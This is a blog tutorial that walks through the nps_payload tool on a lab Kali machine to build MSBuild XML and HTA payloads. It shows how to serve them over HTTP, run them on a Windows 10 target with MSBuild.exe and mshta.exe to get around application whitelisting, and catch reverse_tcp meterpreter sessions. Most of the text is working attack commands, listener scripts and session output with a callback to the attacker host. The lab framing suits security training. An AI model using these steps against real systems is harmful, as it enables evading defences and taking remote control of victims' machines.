nps_payload: An Application Whitelisting Bypass Tool

March 8, 2019 By Raj Chandel

In this article, we will create payloads using a tool named nps_payload and get meterpreter sessions using those payloads. This tool is written by Larry Spohn and Ben Mauch. Find this tool on GitHub.

Attacker: Kali Linux

Target: Windows 10

Table of Content:

Downloading and Installing

First, we will get the tool in our attacker machine. It is Kali Linux in our case. The tool is available at GitHub. We will use the git clone command to download it on our machine.

```
git clone //github.com/trustedsec/nps_payload.git
```

```
root@kali:~# git clone https://github.com/trustedsec/nps_payload.git
Cloning into 'nps_payload'...
remote: Enumerating objects: 31, done.
remote: Total 31 (delta 0), reused 0 (delta 0), pack-reused 31
Unpacking objects: 100% (31/31), done.
```

Now we will traverse inside the folder that was downloaded using the git clone, we can check that if we have successfully downloaded the file using ls command. After that use cd to get inside the nps_payload folder. There are some requirements that are required for the nps_payload to run. Those are mentioned inside in the requirements text file. Now we can either install each of those requirements individually but that would be time taking. We will use the pip install command and then mention the requirements file. It will automatically pick the requirements from the file and install it.

```
pip install -r requirements.txt
```

```
root@kali:~/nps_payload# pip install -r requirements.txt
Collecting netifaces (from -r requirements.txt (line 1))
  Cache entry deserialization failed, entry ignored
  Cache entry deserialization failed, entry ignored
  Downloading https://files.pythonhosted.org/packages/7e/02
p27mu-manylinux1_x86_64.whl
Requirement already satisfied: pexpect in /usr/lib/python2.
Installing collected packages: netifaces
Successfully installed netifaces-0.10.9
```

Getting session using MSBuild

Now that we have successfully downloaded the tool and installed the requirements now it's time to launch the tool and create some payloads and get some sessions. To launch the tool, we can either use command

```
python nps_payload.py
```

or we could just

```
./nps_payload.py
```

After launching the tool, we are given options to choose the technique we need to use. Is it going to be a default msbuild payload or the one in the HTA format? We are going to use both but first, we will choose the default msbuild payload. Next, we have to choose the type of payload, is going to be reverse_tcp or reverse_httpor reverse_https or a custom one. We can choose anyone, but here we are choosing the reverse_tcp.

Following this, we are asked to enter the Local IP Address. This is the IP address of the machine where we want the session to reach. That is the attacker machine. In our case, it is Kali Linux. After that, we are asked to enter the listener port. It is selected 443 by default. We are not changing it. That's it, we are now told that the payload is successfully created as a msbuild_nps.xml file. Also, we are told to start a listener.

```
  )\ ) /(/(  )\      /(/(  )(_)|()/(  _  )\  )(_)) ((_)
 _(_/(((_)_\((_)    ((_)_\((_)_ )(_)) |((_)((_)_  _| |
| ' \)) '_ \|_-<    | '_ \) _` | || | / _ \/ _` / _` |
|_||_|| .__//__/____| .__/\__,_|\_, |_\___/\__,_\__,_|
      |_|     |_____|_|         |__/

                      v1.03


        (1)     Generate msbuild/nps/msf payload
        (2)     Generate msbuild/nps/msf HTA payload
        (99)    Quit

Select a task: 1

Payload Selection:

        (1)     windows/meterpreter/reverse_tcp
        (2)     windows/meterpreter/reverse_http
        (3)     windows/meterpreter/reverse_https
        (4)     Custom PS1 Payload

Select payload: 1
Enter Your Local IP Address (None): 192.168.1.35
Enter the listener port (443):
[*] Generating PSH Payload...
[*] Generating MSF Resource Script...
[+] Metasploit resource script written to msbuild_nps.rc
[+] Payload written to msbuild_nps.xml

1. Run 'msfconsole -r msbuild_nps.rc' to start listener.
2. Choose a Deployment Option (a or b): - See README.md for more inform
  a. Local File Deployment:
    - %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe <folder_p
  b. Remote File Deployment:
    - wmiexec.py <USER>:'<PASS>'@<RHOST> cmd.exe /c start %windir%\Micr
_nps.xml
```

We will start the listener before anything else. To do this we have to be inside the nps_payload folder. Now the author has provided us with a script that will create a listener for us. So, we will run it as shown below.

```
msfconsole -r msbuild_nps.rc
```

```
root@kali:~/nps_payload# msfconsole -r msbuild_nps.rc
[-] ***rtiNg the Metasploit Framework console...-
[-] * WARNING: No database support: No database YAML file
[-] ***

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v5.0.9-dev                           ]
+ -- --=[ 1859 exploits - 1057 auxiliary - 327 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]
```


Let's check the file that we created earlier using the ls command. Now to send the file to the target we will host the directory using the HTTP server as shown below:

```
python -m SimpleHTTPServer 80
```

```
root@kali:~/nps_payload# ls
LICENSE  msbuild_nps.rc  msbuild_nps.xml  msf_payload.ps1  nps_payload.py
root@kali:~/nps_payload# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.4  - - [06/Mar/2019 06:26:09] "GET / HTTP/1.1" 200 -
192.168.1.4  - - [06/Mar/2019 06:26:09] code 404, message File not found
```


Now onto the target machine. We browse the IP Address of the attacker machine and we see that we have the file msbuild_nps.xml. Now to use the msbuild to execute this XML file, we will have to shift this payload file inside this path:

C:\Windows\Microsoft.NET\Framework\v4.0.30319



Once we got the nps_payload.xml file inside the depicted path. Now we need a command prompt terminal (cmd) at that particular path. After we have a cmd at this path we will execute the nps_payload command as shown below.

```
MSBuild.exe msbuild_nps.xml
```



Now back to our attacker machine, here we created a listener earlier. We see that we have a meterpreter session. This concludes out the attack.

NOTE: If a session is not opened, please be patient. It sometimes takes a bit of time to generate a stable session.

```
[*] Processing msbuild_nps.rc for ERB directives.
resource (msbuild_nps.rc)> use multi/handler
resource (msbuild_nps.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (msbuild_nps.rc)> set LHOST 192.168.1.35
LHOST => 192.168.1.35
resource (msbuild_nps.rc)> set LPORT 443
LPORT => 443
resource (msbuild_nps.rc)> set ExitOnSession false
ExitOnSession => false
resource (msbuild_nps.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (msbuild_nps.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.35:443
msf5 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.35:443 -> 192.168.1.4:52314
sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-2SILOCK
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Getting session using MSBuild HTA

Let's get another session using the HTA file. To do this we will generate an HTA file. First, we will launch the tool using the command below.

```
./nps_payload.py
```

After launching the tool, we are going to choose the HTA payload. Next, we have to choose the type of payload, is going to be reverse_tcp or reverse_httpor reverse_https or a custom one. We can choose anyone, but here we are choosing the reverse_tcp.

Following this, we are asked to enter the Local IP Address. This is the IP address of the machine where we want the session to reach. That is the attacker machine. In our case, it is Kali Linux. After that, we are asked to enter the listener port. It is selected 443 by default. We are not changing it. That's it, we are now told that the payload is successfully created as msbuild_nps.hta file. Also, we are told to start a listener.

```
        (1)     Generate msbuild/nps/msf payload
        (2)     Generate msbuild/nps/msf HTA payload
        (99)    Quit

Select a task: 2

Payload Selection:

        (1)     windows/meterpreter/reverse_tcp
        (2)     windows/meterpreter/reverse_http
        (3)     windows/meterpreter/reverse_https
        (4)     Custom PS1 Payload
        (99)    Finished

Select multiple payloads. Enter 99 when finished: 1
Enter Your Local IP Address (None): 192.168.1.35
Enter the listener port (443):
[*] Generating PSH Payload...
[*] Generating MSF Resource Script...

Payload Selection:

        (1)     windows/meterpreter/reverse_tcp
        (2)     windows/meterpreter/reverse_http
        (3)     windows/meterpreter/reverse_https
        (4)     Custom PS1 Payload
        (99)    Finished

Select multiple payloads. Enter 99 when finished: 99
[+] Metasploit resource script written to msbuild_nps.rc
[+] Payload written to msbuild_nps.hta

1. Run 'msfconsole -r msbuild_nps.rc' to start listener.
2. Deploy hta file to web server and navigate from the victim machine.
3. Hack the Planet!!
```

We will start the listener as we did earlier.

```
msfconsole -r msbuild_nps.rc
```


```
root@kali:~/nps_payload# msfconsole -r msbuild_nps.rc
[-] ***rtiNg the Metasploit Framework console...-
[-] * WARNING: No database support: No database YAML file
[-] ***

       =[ metasploit v5.0.9-dev                           ]
+ -- --=[ 1859 exploits - 1057 auxiliary - 327 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]
```

Let's check the file that we created earlier using the ls command. Now to send the file to the target we will host the directory using the HTTP server as shown below:

```
python -m SimpleHTTPServer 80
```


```
root@kali:~/nps_payload# ls
LICENSE  msbuild_nps.hta  msbuild_nps.rc  nps_payload.py  README.md  requirements.txt
root@kali:~/nps_payload# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.4 - - [06/Mar/2019 10:06:38] "GET / HTTP/1.1" 200 -
192.168.1.4 - - [06/Mar/2019 10:06:40] "GET /msbuild_nps.hta HTTP/1.1" 200 -
```

Now onto the target machine. We browse the IP Address of the attacker machine and we see that we have the file msbuild_nps.hta. Right click on it and choose to Save the Link As. This will download the payload.



Once we got the nps_payload.hta file. Now we need a command prompt terminal (cmd) at that path where we saved the payload file. In our case is the Downloads Folder of the current user. After we have a cmd at this path we will execute the nps_payload command as shown below.

```
mshta.exe msbuild_nps.hta
```



Now back to our attacker machine, here we created a listener earlier. We see that we have a meterpreter session. This concludes the attack.

NOTE: If a session is not opened, please be patient. It sometimes takes a bit of time to generate a stable session.

```
[*] Processing msbuild_nps.rc for ERB directives.
resource (msbuild_nps.rc)> use multi/handler
resource (msbuild_nps.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (msbuild_nps.rc)> set LHOST 192.168.1.35
LHOST => 192.168.1.35
resource (msbuild_nps.rc)> set LPORT 443
LPORT => 443
resource (msbuild_nps.rc)> set ExitOnSession false
ExitOnSession => false
resource (msbuild_nps.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (msbuild_nps.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.35:443
msf5 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.35:443 -> 192.168.1.4:52314
sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-2SILOCK
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```